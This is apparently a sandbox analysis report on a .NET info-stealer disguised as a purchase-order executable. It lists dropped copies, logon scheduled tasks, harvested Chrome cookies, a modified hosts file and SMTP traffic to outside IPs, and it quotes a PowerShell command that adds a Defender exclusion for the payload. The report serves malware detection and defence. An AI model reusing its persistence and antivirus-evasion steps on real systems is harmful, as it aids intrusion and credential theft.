MD5:	ECC0AC3C384575596E261D66E00E67E0
SHA1:	6CA2B70139DD3E5167E7FFCC68BD756855235F91
SHA-256:	75B4F86BD8FD5A949C7EA84AA61BA8177C4E71A458F2757E8AD5F58EEB15653B
SHA-512:	DE5C577BA626CB916866FDA491F1627F1F79204016579902DF3A4EA7F843ADC5A85A2D4AF33EC4B9C4349A389057CFD555558E719FDB41FD07231E4416CDAA0
Malicious:	false
Reputation:	unknown
Preview:	@...e.....y.....h...o.e.b.....X...J.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qdklw3ta.cbr.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tthe0xip.sxn.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp2B32.tmp

Process:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1595
Entropy (8bit):	5.149898447044465
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtOtxvn:cge4MYrFdOFzOzN33ODOiDdKrsuT2v
MD5:	DD6C0EEF606D484E89572F935B1B7EED
SHA1:	D71106AE2D8342235032067DB310DCEA3D81BD7A
SHA-256:	C11F85855EE643320520D3E1B797B8CE460F8C019C37EDCC97E3EBCBDD931AFC
SHA-512:	1410D7AEA3AE9A66057F05B32B04E1F9A916F13E5CCD2A714A455900370D5F8A75DE4846786FDE270CCCDDB869197596F40B6B9ECB8F1E2497589822382EA46
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Local\Temp\tmp86F3.tmp

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1595
Entropy (8bit):	5.149898447044465
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtOtxvn:cge4MYrFdOFzOzN33ODOiDdKrsuT2v
MD5:	DD6C0EEF606D484E89572F935B1B7EED
SHA1:	D71106AE2D8342235032067DB310DCEA3D81BD7A
SHA-256:	C11F85855EE643320520D3E1B797B8CE460F8C019C37EDCC97E3EBCBDD931AFC
SHA-512:	1410D7AEA3AE9A66057F05B32B04E1F9A916F13E5CCD2A714A455900370D5F8A75DE4846786FDE270CCCDDB869197596F40B6B9ECB8F1E2497589822382EA46
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-1 0-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserI d>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Princip al id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <Sto pIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Local\Temp\tmpFBF4.tmp

Process:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped

Size (bytes):	1595
Entropy (8bit):	5.149898447044465
Encrypted:	false
SSDEEP:	24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtOtxvn:cge4MYrFdOFzOzN33ODOiDdKrsuT2v
MD5:	DD6C0EEF606D484E89572F935B1B7EED
SHA1:	D71106AE2D8342235032067DB310DCEA3D81BD7A
SHA-256:	C11F85855EE643320520D3E1B797B8CE460F8C019C37EDCC97E3EBCBDD931AFC
SHA-512:	1410D7AEA3AE9A66057F05B32B04E1F9A916F13E5CCD2A714A455900370D5F8A75DE4846786FDE270CCCDDB869197596F40B6B9ECB8F1E2497589822382EA46
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\NpPgfycY.exe

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	677888
Entropy (8bit):	7.7510737607081515
Encrypted:	false
SSDEEP:	12288:TuXha3wv5LRtvlWwlCBYB6xLKWvV+smSe2r5uLd/zUoylGey4:aY05vlRlCBOMLKZSes8d/zlyN
MD5:	152EF22896BF39197D210D40171E898A
SHA1:	BDD88E03D9131D7F35E0BFADBED02010D231A1BD
SHA-256:	5A3834895F08AFF701A029275074D4AB47AFF4951D6F75E8393B0A97CB8F6031
SHA-512:	B4648E8C09C4958D80C9F08801D9BD9E3E2651DD194A71DB30D9BA1C84EE448823F97C1550FBD476863046398CAE26E533AA504E7BB297DD53287F52A0D4C92
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 62%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.~b.....0..P.....n... .....@.. ....@.....n..K.....*n..... ....H.....text....N... ...P..... ..`.rsrc.....R.....@..@.reloc.....V.....@..B.....n.....H.....h5...6.....~....(q...8.....(....8.....~....(q...8.....*...0..m.....8".....E.....8.....*.~.....8<... .~.....8 ....s..... ....(....9....&8.....9....8....8....8.....0.....8.....E....Q.....&.....w.....+...]....8L....~.....o..... ....~....(u...o....8.....~.....o..... ....~....(u...o... .8.....~.....s....o....8.....~.....o..... ...~....(u...o....8H...~.....s....o.

C:\Users\user\AppData\Roaming\NpPgfycY.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\hsmpeuc1.fpe\Chrome\Default\Cookies

Process:	C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908

Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	677888
Entropy (8bit):	7.7510737607081515
Encrypted:	false
SSDEEP:	12288:TuXha3wv5LRtvlWwlCBYB6xLKWvV+smSe2r5uLd/zUoylGey4:aY05vlRlCBOMLKZSes8d/zlyN
MD5:	152EF22896BF39197D210D40171E898A
SHA1:	BDD88E03D9131D7F35E0BFADBED02010D231A1BD
SHA-256:	5A3834895F08AFF701A029275074D4AB47AFF4951D6F75E8393B0A97CB8F6031
SHA-512:	B4648E8C09C4958D80C9F08801D9BD9E3E2651DD194A71DB30D9BA1C84EE448823F97C1550FBD476863046398CAE26E533AA504E7BB297DD53287F52A0D4C92
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 62%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.~b.....0..P.....n... .....@.. ....@.....n..K.....*n..... ....H.....text....N... ...P..... ..`.rsrc.....R.....@..@.rel oc.....V.....@..B.....n.....H.....h5...6.....~....(q...8.....(....8.....~....(q...8.....*...0..m.....8".....E.....8.....*.~.....8<... .~.....8 ....s..... ....(....9....&8.....9....8....8....8.....0.....8.....E....Q.....&.....w.....+...]....8L....~.....o..... ....~....(u...o....8.....~.....o..... ....~....(u...o... .8.....~.....s....o....8.....~.....o..... ...~....(u...o....8H...~.....s....o.

C:\Users\user\AppData\Roaming\jVULYR\jVULYR.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\mtx2g3ud.n3c\Chrome\Default\Cookies

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	modified
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6

SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\Documents\20220514\PowerShell_transcript.035347.wvY4IpFB.20220514113643.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5781
Entropy (8bit):	5.404314265626119
Encrypted:	false
SSDEEP:	96:BZ3haN1qDo1ZRZMhaN1qDo1ZyV/p3jZShaN1qDo1ZJmHHnZw:lf
MD5:	F99E986A7442F13FED06A4728EEF4F0A
SHA1:	BA02D7F433434035A407C6F404849D25C7F25408
SHA-256:	5EA7582B7E73D2F59CAF50E0254BC1D20B3D3F228D35FBEBAC6CB118D3E513FA
SHA-512:	94821D2FDE5A93181462F32EA12BAA61320817963E94315F7ED847D98F0E2F2A8936DE78248C4361CB7D090524CEBAB8A39701B40B9483EAAD7E3BC460244F15
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220514113644..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\NpPgfycY.exe..Process ID: 6948..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220514113644..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\NpPgfycY.exe..**********..Windows PowerShell transcript start..Start time: 20220514113944..Username: computer\user..RunAs User: computer\user..C

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Users\user\Desktop\Purchase order 450080088 proj. Allt Charnan.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA3F
Malicious:	**true**
Reputation:	unknown
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.7510737607081515

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Purchase order 450080088 proj. Allt Charnan.exe
File size:	677888
MD5:	152ef22896bf39197d210d40171e898a
SHA1:	bdd88e03d9131d7f35e0bfadbed02010d231a1bd
SHA256:	5a3834895f08aff701a029275074d4ab47aff4951d6f75e8393b0a97cb8f6031
SHA512:	b4648e8c09c4958d80c9f08801d9bd9e3e2651dd194a71db30d9ba1c84ee448823f97c1550fbd476863046398cae26e533aa504e7bb297dd53287f52a0d4c928
SSDEEP:	12288:TuXha3wv5LRtvlWwlCBYB6xLKWvV+smSe2r5uLd/zUoylGey4:aY05vlRlCBOMLKZSes8d/zlyN
TLSH:	67E4F13DF1F79E22C35D26B2C0C65A0443B44AAAA637E35B2B4581D59D03BF789887C7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...V.~b.....0..P.....n... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4a6ece
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x627E0356 [Fri May 13 07:05:58 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright Joe Security LLC 2022

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa6e80	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x394	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xaa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xa6e2a	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa4ed4	0xa5000	False	0.873976089015	data	7.75961172037	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x394	0x400	False	0.3779296875	data	2.89820511278	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xaa000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xa8058	0x33c	data		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2017
Assembly Version	1.0.0.0
InternalName	SZArrayEnumera.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ResetEvent
ProductVersion	1.0.0.0
FileDescription	ResetEvent
OriginalFilename	SZArrayEnumera.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 11:37:05.771193981 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:05.993397951 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:05.995455027 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:07.157839060 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:07.158174992 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:09.159976006 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:09.160301924 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:10.559385061 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:10.559766054 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:10.781893969 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:10.782027960 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:10.783271074 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:11.317747116 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:11.317868948 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:11.405200958 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:11.628443956 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:11.628912926 CEST	49747	587	192.168.2.3	208.91.198.38

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 11:37:11.853620052 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:11.854393959 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:12.079016924 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:12.079271078 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:12.321695089 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:12.327233076 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:12.809250116 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:12.857587099 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:12.858903885 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:13.606168985 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:15.215701103 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:15.439024925 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:15.439127922 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:15.872628927 CEST	49752	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:16.545691013 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:16.545902014 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:17.689683914 CEST	587	49747	208.91.198.38	192.168.2.3
May 14, 2022 11:37:17.690489054 CEST	49747	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:18.919081926 CEST	49752	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:24.919596910 CEST	49752	587	192.168.2.3	208.91.198.38
May 14, 2022 11:37:36.930541992 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:39.920793056 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:40.141374111 CEST	587	49752	162.222.225.16	192.168.2.3
May 14, 2022 11:37:40.141472101 CEST	49752	587	192.168.2.3	162.222.225.16
May 14, 2022 11:37:40.828701973 CEST	587	49752	162.222.225.16	192.168.2.3
